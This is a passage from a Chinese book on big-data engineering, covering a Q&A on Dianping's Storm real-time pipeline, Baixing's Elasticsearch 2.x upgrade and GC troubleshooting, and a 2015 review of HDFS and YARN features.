 - 为了达到高的吞吐量, 延迟会加大; 为了降低延迟, 可能要降低吞吐量, 因此需要在二者之间达到平衡。
 - 性能的瓶颈永远在热点, 要解决热点问题。
 - 优化的前提是测量, 而不是主观臆测。收集相关数据后再动手, 事半功倍。

6.2.7 关于计算框架的后续想法

目前 Hadoop/Hive 专注于离线分析业务, 每天点评有 1.6 万个离线分析任务。Storm 专注于实时业务, 实时每天会处理 100 亿条以上的数据。

目前在这 2 个框架有很大的 gap, 一个是天级别, 一个是秒级别, 然后有大量的业务是准实时的, 比如分钟级别。因此我们会使用 Spark 来做中间的补充。

利用 Spark Streaming+Spark SQL 也能够降低很大的开发难度。相对而言, 目前学习和开发 Storm 的成本还是偏高。要做一个 10 万以上 TPS 的业务在 Storm 上稳定运行, 这需要

深入了解 Storm 才能做到，不然会发现总有这样或者那样的问题。

后面，我们计划在大数据开发者平台上，统一实时计算 / 准实时计算和离线计算任务的管理和监控。

6.2.8 疑问与解惑

Q: Blackhole 和 Swallow 专注点的区别是什么？

Blackhole 主要专注于日志类型的业务，就像 Kafka 一样，日志类型对可靠性和一致性要求不会那么高，但是需要支持非常大的 QPS，比如几十万到几百万。

Q: 日志格式是统一定义的吧？能分享一下日志格式吗？

日志格式是统一的，我们提供了一个基于 log4j 的日志框架，里面定义好了 KV 的分隔符。业务把日志输出到文件，通过 Blackhole 把日志文件读取，然后在 Spout 中完成解析，在 Blot 中就是具体的日志的 KV 对了，就自己去使用业务。至于格式，很简单，只要定义好每个 KV 对的分隔符，然后 K 和 V 的分隔符就好了。

Q: Storm 专注在业务上？考虑过事务吗？会不会因重复处理而造成数据异常？

对于这个问题，首先我们在实际业务中还没有使用事务。在没有启用事务的情况下，需要考虑业务的幂等的问题。如果业务可以幂等，那么重复数据不会有任何问题。因为像 Kafka 等系统，只要保证 at least once，数据源就会出现重复数据。然后启用事务会对性能产生比较大的影响，这个就要自己权衡了。

Q: App Client 端的数据采集，是否有延迟的问题？

如果是打点数据有延迟，一直访问的话，延迟很小，在 1s 以内；如果只浏览几次，那么延迟的确可能比较大。Client 端以 batch 发上来是为了省流量。因此有些数据就从数据库那边拖来，比如用户收藏了商户，打点和数据库都可以拿到，那么就从数据库拿。

Q: 系统中的 MQ 也是用 Kafka 吗？点评的量级、Kafka 的集群数大概是多少？

MQ 不是 Kafka，是点评基于 ActiveMQ 修改的，然后消息持久化是在 MongoDB 中。我们用了 7 台 broker 支撑了每天 2TB 以上的流量。

Q: 根据用户行为排序，这个会不会影响搜索的性能？你们又是如何解决的？

点评推荐系统就是根据用户 ID 去 Redis 获取实时信息，将其作为 score 的一个 feature。

对搜索影响不大的。推荐业务第 1 个使用实时数据，效果提升很明显。

Q: 实时计算这里是多大级别的服务器集群呢?

目前，只用 1 台 Nimbus 和 9 台 Supervisor 支撑了 20 多个业务，峰值的时候大概可以跑到 40 万 TPS。

Q: 日志采用写文件方式，是不是对磁盘 I/O 负载高？并发能达到多少？blackhole 拉取这个不能实时吧？

写文件是写 Page Cache 的，因此不会高，可以参考 Kafka 的文档。blackhole 拉取现在是监听了文件的变更，因此在毫秒内可以知道。

Q: 在点评 Storm 集群中，共享 Spout 的多个业务的 Topology 划分粒度是怎样的？

是这样的，比如流量类型的，后面很多业务会用到流量数据、IP 维度的统计、GUID 维度的统计、PV 统计等，这类会在一个 Topology 中，因为后续业务只需要使用这个 Topology 的输出就可以了。而且流量数据很大，如果每个业务自己处理，的确会很浪费。因此这个是共享的，我们也保证它的可用性。目前没有共享其他业务的情况。

Q: 数据抽取会对业务系统的性能产生影响，但还是可以做到毫秒级，那你们是如何降低或消除这些性能影响的？

目前所有的抽取都是旁路的，不在业务的主流程上，因此不会有多大影响。比如业务输出日志、发送 MQ 消息等。

Q: 在最开始的时候您说点评开发了自己的 RPC 框架。为什么点评要自己开发而不用现有的开源框架呢？

在自己开发时开源还很少，而且不成熟。

Q: 对于某些数据的采集，是否有采样策略？如 App Client 端的数据采集或全量采集？

目前打点数据是全量的，PV、MV 等都是全量过来的，通过一直建立的链接，压缩后，批量发送出来。另外的一些数据，如广告打点、用于计费等，对实效性要求很高，就会实时发送。

Q: 除了上面讲到的业务点外，点评目前还在哪些业务线用到 Storm 计算实时数据？

安全、反作弊、推荐、广告等都用。

Q: 各个业务的 Spout 数据接口是如何定义的。怎么与业务开发人员交互？

比如日志类型的 Spout，业务需要知道订阅哪个数据源就可以，其他不用管。输出就是 KV 对，然后我们有个地方可以去查，这些日志格式是什么含义。

Q: 我曾听过一次腾讯的分享，他们对 Storm 的使用做了 SQL 接口，点评在做这样的尝试吗？有没有可以分享的 SQL 解析工具？

目前没有使用 SQL 接口，可以参考 Esper。

Q: Storm 使用的是哪个版本？对 JVM 做了哪些优化？有没有遇到当 CPU 90% 以上时，出现 worker 宕掉，然后发生连锁反应 work 全挂的情况？

线上版本是 0.9.3，0.9.3 有几个 Bug 比较讨厌，我们考虑升级成 0.9.4，同时修改 Netty Server 的接收代码逻辑，在上游数据处理快，下游来不及处理并且不开 ACK 的情况下，目前会导致下游 OOM。

在 CPU 90% 时没有遇到 worker down 的情况，比如今天的某个高峰时段 worker 就跑到了 500%。

（路人补充）这是 0.9.3 Netty Client 的一个 Bug，在 0.9.4 版本中被修正了，当 worker 在不同 supervisor 上迁移时，可能会出现这个问题。

Q: 在 Storm 中有没有应用 Esper？

目前没有。

Q: 介绍里说实时计算用 Storm，分钟级别计算用 Spark。是否一定要严格这么划分，有无其他评判标准？比如数据量等。

目前没有严格规定，主要是看你对实时性和可靠性的要求。感觉 Spark 目前在 7×24 小时的次序运行方面，稳定性还差一点。然后 Storm 的实时性会高一些，Spark 略差一些，但是 Spark 开发成本低，因此业务要自己来选择。

Q: 在 Storm 业务配置变更时如何实现动态更新？

目前这个配置项都是放在点评基于 ZK 的 lion 上来完成的，因此可以反推。

Q: Storm 的计算结果存储都采用的什么介质？

目前我们以 Redis 为主，HBase 和 MySQL 为辅，然后将部分结果发到 MQ。

注：在本节内容中，所有带有“目前”二字的语句所描述均为 2015 年 8 月的状态。

6.3 百姓网 Elasticsearch 2.x 升级之路

王卫华，百姓网资深开发工程师、架构师，具有十年以上的互联网从业经验，曾获得微软 2002—2009 年度 MVP 荣誉称号。2008 年就职百姓网，负责后端代码开发和 Elasticsearch & Solr 维护工作。



百姓网虽然在日志 (ELK) 方面使用 Elasticsearch，但本节所涉及的 Elasticsearch 升级是指用于业务系统数据服务的 Elasticsearch 集群。百姓网是一个分类网站，提供快速数据查询，我们使用 Lucene 作为基层的搜索系统，从几年前的 Solr 到现在使用的 Elasticsearch。为了提供快速的查询响应，我们使用了一个 Golang 写的代理系统，代理后面是几个 Elasticsearch 集群，以应对不同查询。因为集群众多，一次性全部系统升级需要占用一倍的机器，这比较浪费，所以我们选择一个集群一个集群地升级，这就需要不同版本的集群同时存在，从 1.0 版本升级到 1.6 或 1.7，它们的基本查询都相差不大，然而，从 1.x 到 2.x，需要做的事情就多了。而且很不幸，这中间还有坑。本节就来谈谈我们在升级过程所遇到的一些问题和解决方法。

6.3.1 Elasticsearch 2.x 变化

doc_values 无疑是 2.x 中最大的变化之一，虽然之前也有 doc_values，但这次是默认开启 doc_values，说明官方是建议你使用 doc_values 的。

Filtered Query 已经不被推荐使用了，当然，在 2.x 中你还是可以用的。但是建议做如下修改。

```
{  
  "query": {  
    "filtered": {
```

```

    "query": {
      .....
    },
    "filter": {
      .....
    }
  }
}

```

将上面修改为:

```

{
  "query": {
    "bool": {
      "must": {
        .....
      },
      "filter": {
        .....
      }
    }
  }
}

```

把 query 和 filter 移到 bool 查询的 must 和 filter 参数之中。

DeleteByQuery 现在作为一个插件了，而且使用的是 Scroll/Scan & Bulk 来进行安全删除，当然，速度可能慢一些（./bin/plugin install delete-by-query 安装插件）。

Facet 已经被删除，使用了 aggrerations 来代替。Aggrerations histogram min_doc_count 现在的默认值是 0。

network.host 默认是 localhost，如果不设置就只能本机访问了。一般设置为网络设备名称相关，如 eth0，则设置为 _eth0:ipv4，若是 em1，设置为 _em1:ipv4。

Discovery, multicast（组播）因为系统受限的原因，现在从 Elasticsearch 移除，不过它也可以作为一个插件加入。1.x 版本的 multicast 默认是启用的，2.x 使用 unicast（单播），需要设置 discovery.zen.ping.unicast.hosts: ["host1:port", "host2"], 以使得集群可以加入相关机器。

Store FS: 内存（memory/ram）存储模式被移除。默认使用 default_fs，是一种 Lucene MMapDirectory 和 NIOFSDirectory 混合的模式，词典文件和 doc values 文件使用 mmap 映射到系统虚拟内存（需要设置 vm.max_map_count=262144），其他的文件（如频率、位置等）

使用 nio 文件系统。

Mapping 的变化如下。

- 同名字段：如果同一个索引中有不同类型的同名字段，那么这 2 个类型的 mapping 必须一致。并且不能删除 mapping（删了 mapping，另一个类型同名字段就没有 mapping 了？）。
- 移除了各种以 “_” 为前缀的名称。
- dot（点）的各种坑，字段名不要包含 dot。
- 字段名最长 255。
- _routing 只能设置为 required:true，没有 path 参数。
- analyzer 现在可以分开设置 index_analyzer 和 search_analyzer。默认设置 analyzer，即为两者（index、search）同一配置。

快照的配置 path.repo 要设置白名单（注：是一个数组）。

对 Scroll 有：

- search_type=scan deprecated，你可以在 scroll 查询时使用 sort:”_doc”来代替，_doc 排序已经进行了优化，因此它的性能和 scan 相同。
- search_type=count deprecated，可以设置 size:0。

Optimize: deprecated。使用 force merge 接口代替。

geo_point: percolating 的地理查询被移除了。Percolator docs 位于在内存中，不支持 doc_values，而 geo_point（ES 2.2）的一些查询功能需要启用 doc_values。不过，geo_point 禁用了 doc_values，有些一般查询仍然有效。

indices.fielddata.cache.expire 配置移除（默认会忽略）。

6.3.2 升级之路

1. I/O 压力增大

在 Elasticseach 2.0 版本刚出的时候，我们对其进行了测试，发现它的 I/O 压力有点大。比起不启用 doc_values，启用后的 I/O 压力要增加一倍以上（测试磁盘非 SSD）。

在 2.0 的初始版本中，Delete 会导致 I/O 压力更大，删除操作会出现 translog 等诡异的问题，建议升级到较高版本，如 2.2 及以上。

2. Index 速度变慢

在 Elasticseach 1.X 时候，我们没有启用 Bulk 接口，而是使用 Index 接口，升级后发现更新速度比较慢。我们改用 Bulk 接口以解决这个问题。

3. Bulk 接口的问题

如果使用 Bulk 接口来进行删除, 建议升级到较高版本, 因为 2.0 初始版本 Bulk delete 可以不需要提供 routing, 但是这样性能也很差。较高版本中修复了这个问题, 删除一个 DOC, 需要提供 routing。

其实要获得 routing 并不困难, 2.x 版本在你查询时提供的结果中, 就有 routing 这个数据, 这对于做删除操作还是比较方便的, 不需要进行计算, 还能保证在 routing 频繁变化后删除干净。

4. Doc Values

Lucene 索引是一种倒排索引, 需要进行排序或者计算时, 要在内存中使用 fielddata cache 进行计算, 极端情况下, 可能导致 OOM 或者内存泄漏。这时候可以考虑启用 doc_values, 这个是索引时已经进行处理的一种非倒排索引。启用 doc_values, 性能有一点损失, 但是可以设置较小的 heap size, 而留下内存给系统缓存 doc_values 索引, 性能几乎相当。

- 启用 doc_values 后, Index size 增加近一倍。
- 启用 doc_values, 当进行 aggs、sort 时, 减少内存需求, 减低 GC 压力。可以设置较小的 heap size。
- 启用 doc_values 后, 当 Lucene 索引有效使用系统缓存时, 性能几乎相当。
- 在 2.x 版本中, 你仍然可以 Disable doc_values, 设置一个较大的 heap。只要没有较大的 GC 问题, 可以选择 disable doc_values, 好处是索引较小。这是一个平衡选择, 大家可以根据平时使用情况进行调整。我们选择了 disable doc_values 以减少索引大小。

5. GC 各种挂、挂、挂

在 1.x 版本升级到 2.x 的过程中, 基于集群只能滚动式升级这一点, 1.x 和 2.x 的集群同时共存。而在升级过程中, Elasticsearch 频繁遇到 GC 问题, 几乎导致升级失败。

首先我们尝试了进行 GC 调优、CMS、G1、调整 heap size、heap NEW size 等方法, 各种策略均告失败。调整 thread pool 各项参数, 对 query:size 过大数字也进行调整, 以减少 GC 压力, 这些调整也均失效。

具体表现为, 运行一段时间后, 集群中某些 Node 的 CPU Usage 会突然上升, 最后 JVM 保持在 100% CPU Usage, 集群 Node 因为长期下线被集群踢出, 如果运气好, Node 还会回来, 大部分情况下它就保持 100% CPU Usage 的状态, 不死不活。

检查日志时发现并无 OOM，但显示 GC 问题很大，在几次 CMS GC (new heap) 后，发生 Full GC，并且 Heap 使用率一直保持 90% 左右，GC 进入死循环。

一开始我们判断是 GC 问题，故而一直进行 GC 调优，但未果。

当我们遇到 JVM GC 时，很可能并非 GC 策略本身问题，而是应用的 Bug。最后，我们不得不另寻出路，如下所示。

(1) cache

对 cache (Static 配置，需要配置在 elasticsearch.yml 并重启) 和 Circuit breaker 配置进行调整，如下所示。

Static 配置：

`indices.queries.cache.size`

`indices.cache.filter.size`

`indices.queries.cache.size`

`indices.memory.index_buffer_size`

Circuit breaker 配置：

`indices.breaker.request.limit`

`indices.breaker fielddata.limit`

`indices.breaker.total.limit`

在前者和后者的相关配置中，要保持前者小于后者。

我们对这些数据进行调整，但未果。

(2) Mapping 过大

我们的 Mapping 确实比较大，因为业务处理逻辑复杂，各种名字字段没有明确的限制，所以 Mapping 是比较大的。在 Mapping 很大的时候，当一个新的字段进行索引，每个索引都要进行 Mapping 更新，可能会导致 OOM。不过我们观察到我们的 GC 问题和索引更新并没有很明显的联系，因为我们在进行索引初始化时，快速 Bulk 索引也只是 LA 比较大，并无 GC 问题，在 1.x 中 Mapping 也没有什么问题。

(3) shard 太多

shard 过多，也可能导致 GC 问题。因为每个 shard 的内存使用控制变得复杂。尽管我们某些集群的 shard 数量较多 ($\text{shard } 90 * 2 = 180$ 个 shard)，但尝试调整或合并 shard，均告无果。

(4) Doc_values 和 fielddata cache 选择

因为 GC 这种问题，所以我们尝试减少 JVM 的内存使用，降低 GC 压力。启用 doc_values

后, Heap 内存占用变小, 但不能解决这个问题。减小 Heap 大小, 以减轻 GC 压力, 也无法解决这个问题。

(5) Filtered Query 兼容之坑

我们对 1.x 和 2.x 集群加上了版本区分。在 2.x 的情况下, 我们对查询进行了强制修改。修改办法就是上面提到的 Filtered Query 变更, 即取消 filtered 而使用 bool 来进行代替。GC 问题得到缓解。

(6) Aggregations histogram

我们经过仔细对比 1.x 和 2.x, 对于 aggs histogram 的默认值变化 (doc_min_count 从 1 到 0), 一开始并没有重视, 后来显式地设置这个参数为 1, GC 问题得到解决。

上面的 (5) 和 (6) 就是 GC 问题中 2 个很深的坑。

虽然它们算不上是 Bug, 然而在 filtered query 只是 deprecated, 而不是不能使用的情况, 也是十分坑人的, 如果遇到需要多集群滚动式升级的情况 (比如我们), 可能就会沿用 filtered query, 以便能平滑升级, 然后就会掉进深坑而不能自拔。

而 (6) 也算不上是 Bug, 不过 doc_min_count = 0 会有很大概率触发 GC, 导致任何 GC 策略都不能正常使用。

6.3.3 优化或建议

Lucene version 在初期版本要显式地在 mapping::settings 中配置。后来的版本没有问题了。建议升级到较高版本以避免这种问题。

aggregations 尽可能不要用在 analyzed fields, 原因是 analyzed fields 是没有 doc_values 的, 另外 analyzed fields 分词之后, 你进行 aggregations 也只能得到 term 的统计结果。

如果修改文档是增量的, 并且不会带来数据覆盖问题, 建议使用 update API (或 bulk update API), 可接受部分数据更新, 而不需要一个完整文档。

如果一台服务器内存较大或者因为多集群原因需要配置多个 Elasticsearch JVM node, 此时建议调整默认的 threadpool.search.size (默认值: $\text{int}((\text{available_processors} * 3) / 2) + 1$), 比如默认值为 24, 此时这台机器有 2 JVM node, 可以根据各 node 大致的访问量、访问压力在 12 (24/2) 上下调整。如果配置更多的 JVM 以有效利用 CPU 和内存, 需要进行此调整。否则 JVM 可能奔溃继而无法启动。

Count API 在某种情况下是很有效, 比如你只想获得 Total Count 的时候, 可以使用 Count API (search api with size 0)。不过, 2.1 版本以后已经使用 search API 并设置 size = 0 来代

替了。在新版本中已经去除 Elasticsearch Java 代码中的 Count API，但在应用层面，`_count` 还是保留的。

`timeout` 参数在 2.x 版本中必须加上 s，如：`?timeout=3s`。

6.3.4 百姓之道

1. 基本优化

包括硬件（CPU、Memory、SSD）、JVM 及其版本选择（Heap size, GC, JDK8）、系统配置（File Descriptors、VM/Virtual memory、Swap、Swappiness、mlockall）。

我们使用多核服务器和大内存，在一定程度上可以弥补非 SSD 磁盘。

一台服务器多个 JVM，版本为 JDK8；Heapsize 一般为 30G 以内，根据不同用途、索引大小和访问压力，Heapsize 有 5、10、20、30G 的不同配置，Heap NewSize 配置比较激进，通常大于 Heapsize 的一半；GC 选择 CMS GC。

2. routing: uid, first_category, city + second_category

为了提供快速查询，根据业务特点对集群进行不同搭配，如用户访问（带有 uid）将指向到 uid 集群；查询一个城市的二手手机将会指向到 city + second_category 集群；指定了类目的查询将指向 city + second_category 集群的 first_category 索引（我们的特点是一级类目基本固定）。

3. fulltext & normal Cluster

我们的信息特点是，信息描述内容比较多，并且需要对描述内容做全文索引。这样会导致集群的索引非常大，需要占用的磁盘和内存也就很多。从上文可知，我们根据业务特点划分了不同的集群，如果每个集群都包含了信息描述内容，索引都会很大，带来成本的提高，也增加了维护难度。

我们业务的另外一个特点是，全文索引查询所占的比例较低，所以一个大的集群可以提供全部全文索引查询，那么另外的集群就不需要索引“信息描述内容”，大大减小了索引。

4. Time: week (N 百万级), 2month (N 千万级), full (N 亿级)

我们还有采用时间来进行区分的集群。基于某些业务对信息新鲜度敏感，所以获取一周或二月的信息即可满足需求。大大减少对 Full 类型集群的访问压力，也能提供快速访问。

5. full cluster (N 亿级) && mini Cluster (N 千万级)

使用时间划分集群后,还有一个好处,我们可以用二月的信息的集群来作为较小集群,让查询优先访问这个集群,当数据满足条件后,就不需要查询 Full 集群;数据不足则继续查询 Full 集群。进一步降低大集群的访问压力。

这时,若查询了较小集群,并且需要准确的 Total Count (默认提供一个 Mini 集群 10 倍的数字),可以进一步使用 Count API (设置 size:0) 去访问 Full 集群。

6. full cluster && other small cluster (N 千万级/百万级,业务分拆)

这里和上述第 4 点不同的地方在于,上面使用的是时间划分,而这里是业务划分。这个集群只包含了特定数据的集群(比如二手大类目的二级类目手机),主要看相关查询量是否很大,若是这类查询带来压力较大,就越有必要分出去。

7. Cloud Query (Cached Query)

我们的一个特点是第 1~3 页几乎是所有访问的 80% 以上,所以对这部分查询我们构造了一个 Cloud Query 池,用于提供快速访问。这个池有:

- 使用 DSL 查询,查询方法同 Elasticsearch。
- 从 Elasticsearch 获取初始化数据。
- 保留了几百个左右新鲜数据。
- 不断更新。
- 数据不足,查询指向 Elasticsearch。
- 使用 Redis zset 存储新鲜数据 (Redis Cluster)。

为实现上面的功能,我们使用 Golang 语言开发一个 Proxy 类型的服务(代号 4Sea)。

6.3.5 后话: Elasticsearch 5.0

1. Lucene 6

“磁盘空间少一半;索引时间少一半”,Merge 时间和 JVM Heap 占用都会减少,索引本身的性能也会得到提升。

“查询性能提升 25%; IPV6 也支持了”。

2. Profile API

可以用来进行查询性能监控和优化。不用再对耗时查询两眼一抹黑。

3. 翻页利器: Search After

这是 Search 接口的一个新实现, 能使你深度翻页。它弥补了 scroll 和 search 的不足。

4. Shrink API: 合并 Shard 数

现在不用担心 shard 数字设置得不合理, 你可以使用这个 API 去合并以减少索引 shard 数量。

5. Reindex

应该还是比较令人心动的 API, 可惜需要启用 `_source`。

6. wait_for refresh

更新数据的 wait_for refresh 特性, 可能在某种用户非异步更新时会有好处, 让用户(更新接口)等待到更新完成, 避免用户得不到数据或者得到老数据。

7. delete_by_query

delete_by_query 重回 core! 但是实现方式优化了。

8. Deprecated

在 2.x 版本中, Deprecated 的功能大多被移除。

6.3.6 升级 2.x 版本成功, 5.x 版本还会远吗

看到上面的好处, 我想大家都有强烈的升级冲动。

升级工具如下所示:

0.90.x/1.x => 2.x: <https://github.com/elastic/elasticsearch-migration/tree/1.x>。

2.x => 5.0: <https://github.com/elastic/elasticsearch-migration/tree/2.x>。

6.3.7 疑问与解惑

Q: 对比 Elasticsearch 和 Solr? 为何公司当初选了 ES?

当初使用 Solr 的时候, Elasticsearch 还没出现。Elasticsearch 作为一个新出现的开源搜索引擎, 有许多新特性, 我们从 0.x 版本就开始使用, 当初最看好的是它方便管理、插件

多、接口设计好等比较人性化的特性。

Q: 线上集群如何进行不停机 Reindex 的, 这个过程在有数据不断索引的情况下如何保证原有集群数据同新集群数据的一致性?

Reindex 是一个高耗操作, 所以一般情况下最好不要提供服务, 但是如果索引比较小, 这个操作带来的压力一般。在索引大的情况下, 大量的碎片会带来很大的性能问题。所以我们一般对集群每天进行 optimize (forcemerge)。这样可以在高峰期提供较好的性能。

我们现在因为通过 4Sea 的配置, 可以让任何比较清闲的集群承担当前 Reindex 索引的查询。

Q: GC 选择 CMS, 为何不选择 G1 呢?

G1 的性能也很不错。官方目前支持 CMS, 认为 G1 在 JDK8 还不算成熟。我们在试验中得出的结论是 G1 对比稍差一点, 并没有落后很多。

不过, 如果你设置 heapsize 大于 30GB, 我建议你使用 G1。在小于 30GB 的情况下使用 CMS 比较好。

Q: 百姓网的 ES 集群是从一开始就切成多个了吗? 大体分为几个? 为什么如此切分? 在代理服务器上路由实现是如何进行的?

一开始也只有一个集群, 但是我们对性能有追求, 一个查询花费几百毫秒是无法接受的。随着数据越来越多, 有些查询顶不住, 需要分而治之, 这样才能提供快速访问 (毫秒级别)。

上面讲到了切分的原则, 大致是 routing、时间、业务、是否提供全文索引。

代理服务器对查询进行分析, 然后导引到合适的集群, 比如 week、month、业务, 并提供不同的 routing。

Q: 请问 32G 的物理内存慢慢减少是否正常? 怎样做这方面的优化?

对 32G 的内存, JVM 会使用一部分内存, Lucene (系统缓存) 会使用一部分。越来越少是因为 Lucene 索引使用了内存, 还有一些可能是其他文件的缓存。

一般的处理原则是 “JVM+索引大小<物理内存”。

Q: 为何选 Golang 做 Proxy 而不是 Java?

主要看中 Golang 的 goroutine 和编码的简单舒适感, 第三方工具包也足够多, 在使用过程中也没有出现 GC 性能问题 (至少在我们使用中没有这个问题)。

额外话：我们从 Go 1.4 直接跳到 Go 1.6，解决一些坑（比如升级后锁变化问题）后性能有很大的提升。

Q：怎样消除网络不稳定对集群的影响，特别是因集群意外断电造成 shard 的自动迁移，恢复时间长，从而导致集群不稳定，2.x 版本有没有与 shard 的均衡分布和自动迁移相关的更新？

在网络不稳定的情况下，解决办法就是提高 `discovery.zen.ping.timeout` 的时间，然而这样提供快速查询时就比较费劲。所以在一个集群中保持一个稳定的网络环境还是很重要的。

在网络带宽允许的情况下，要加快恢复时间可以调整 `cluster.routing.allocation` 和 `recovery` 各项参数，增加并发，提高同时恢复的 node 数，提高传输速率。

2.x 对 `allocation`、`recovery` 进行了不少优化。

6.4 Hadoop、HBase 年度回顾

董西成，就职于 Hulu 网，专注于分布式计算和资源管理系统等相关技术。《Hadoop 技术内幕：深入解析 MapReduce 架构设计与实现原理》和《Hadoop 技术内幕：深入解析 YARN 架构设计与实现原理》作者，dongxicheng.org 博主。



张虔熙，就职于 Hulu 网，专注于分布式存储和计算，HBase contributor。



6.4.1 Hadoop 2015 技术发展

Hadoop 的部分分为 HDFS 和 YARN 两部分，首先介绍 HDFS 在 2015 年的进展。

1. HDFS

HDFS 在 2015 年有几个重大特性发布，我列出 3 个最为突出的：

- 异构存储介质。
- Truncate 操作的支持，也就是 append 逆操作（HDFS-3107）。
- 异构数据块的支持，即同一文件的数据块大小可以不一样，用户可在 append API 中设置 CreateFlag.APPEND 或 CreateFlag.NEW_BLOCK，以决定是继续往最后一个 block 中写数据，还是写到一个新的 block 中。


异构存储介质的支持，使得 HDFS 朝着异构混合存储方向发展。

我们都知道，HDFS 之前是一个以磁盘单存储介质为主的分布式文件系统。但随着近几年新存储介质的兴起，支持多存储介质早就提上了日程。目前，HDFS 已经对多存储介质有了良好的支持，包括 Disk、Memory 和 SSD 等。

HDFS 具体支持的介质如下：

- ARCHIVE：高存储密度但耗电较少的存储介质，通常用来存储冷数据。
- DISK：磁盘介质，这是 HDFS 最早支持的存储介质。
- SSD：固态硬盘，这是一种新型存储介质，目前被不少互联网公司使用。
- RAM_DISK：数据被写入内存中，同时会往该存储介质中再（异步）写一份。

下图是 HDFS 异构存储介质示意图，我们可以通过参数 `dfs.datanode.data.dir` 指定每块盘的类型，这样，当写文件时，可以指定文件存储到某种存储介质上。



下面的这张表给出了 HDFS 支持的存储策略，不同策略的存储方式也不同。用户可以针对不同类型的文件，定制相应的存储策略。


存储策略名称	数据块置策略 (n 副本)	创建文件时回退策略	数据复制时回策略
All_SSD	SSD: n	DISK	DISK
One_SSD	SSD: 1, DISK: n-1	SSD, DISK	SSD, DISK
Hot(default)	DISK: n	<none>	ARCHIVE
Warm	DISK: 1, ARCHIVE: n-1	ARCHIVE, DISK	ARCHIVE, DISK
Cold	ARCHIVE: n	<none>	<none>

说到异构存储，很多人可能会想到 Spark 社区提出的 Tachyon，它是 Distributed cache system on HDFS，最初是为了解决不同应用程序间共享 RDD 而产生的，现已发展成通用系统。但很不幸，HDFS 社区也正在做类似的事情，有 2 个重大 feature，大家可以关注下。

- Centralized CacheManagement (HDFS-4949)，允许用户指定将某些文件或目录缓存到内存中。
- DDM: Discardable Distributed Memory (HDFS-5851)，使用 YARN 作为资源管理系统，管理内存资源。

在 HDFS 之上单独搞多存储介质支持是不太友好的，最好跟 Hadoop 中资源管理系统

YARN 做一个结合，所以有人预测，HDFS 和 YARN 的关系会逐步朝下图展示的方式发展。



也就是说，YARN 统一管理异构存储介质和资源，包括磁盘、SSD、网络、CPU 和 memory，并将这些资源分配给 MapReduce、HBase，甚至 HDFS。

2. YARN

在 2015 年，YARN 取得了重大进展，本节主要介绍其 5 个特性中的 3 个：

- 基于标签的调度。
- 对长服务的支持。
- 对 Docker 的支持。

这个特性使得 YARN 能够更好地支持异构集群调度。它的基本思想是，管理员可为每个 NodeManager 赋予一个或多个标签（就是字符串），之后在调度器中配置资源队列与 label 的对应关系（目前仅支持 Capacity Scheduler），这样，管理员就实现了按照节点类型将 YARN 分成若干个在逻辑上相互独立（可能交叉）的集群。这种集群跟物理上独立的集群很不一样，用户可以很轻易地通过动态调整 label，实现不同类型节点数目的增减，这具有很好的灵活性。

给大家举 2 个例子，都是在 Hulu 内部的实际应用：


- 一个 Hadoop 集群，20 台服务器，一半高配置，一半低配置，如何将 Spark 作业仅运行在高配置的 NodeManager 上。
- 一个 Hadoop 集群，1000 台机器，只想让 Docker 运行在某 10 个 NodeManager 上（安装和维护 Docker engine 麻烦）。

这 2 种应用场景都可以很好地使用标签调度解决

下页展示了一张可能的部署图。YARN 在 2015 年新增的另一个重大特性是：支持长服务。

YARN 的最终定位是通用资源管理和调度系统，包括支持像类似 MapReduce、Spark

的短作业和类似 Web Service、MySQL 的长服务。支持长服务是非常困难的，YARN 需要解决以下问题：服务注册、日志滚动、ResourceManager HA、NodeManager HA（NM 重启过程中，不影响 Container）和 ApplicationMaster 永不停止，重启后接管之前的 Container。



目前 Apache 有个二级项目叫 Apache Slider，可以帮助用户把已有应用或服务运行在 YARN 上，比如 Hbase、Presto 等都已经通过 Slider 部署到 YARN 上。

YARN 第 3 个重大特性是实现了一个简易版 Docker On YARN。

实现思路是：YARN 的 ContainerExecutor 是可插拔的，目前提供了 2 种实现：DefaultContainerExecutor 和 LinuxContainerExecutor，而 Docker On YARN 正是通过引入第 3 种 ContainerExecutor 实现的，叫 DockerContainerExecutor。

当然，目前 YARN 自带的 Docker On YARN 是有很多局限性的，包括：

- ContainerExecutor 是系统级别配置，只能配置一个，这意味着用户如果在 YARN 中运行 Docker Container，就不能再运行 MapReduce、Spark 等其他类型的应用程序。
- 难以同时运行多个 Docker Container。
- 需自己编写 Application On YARN 解决容错等问题。

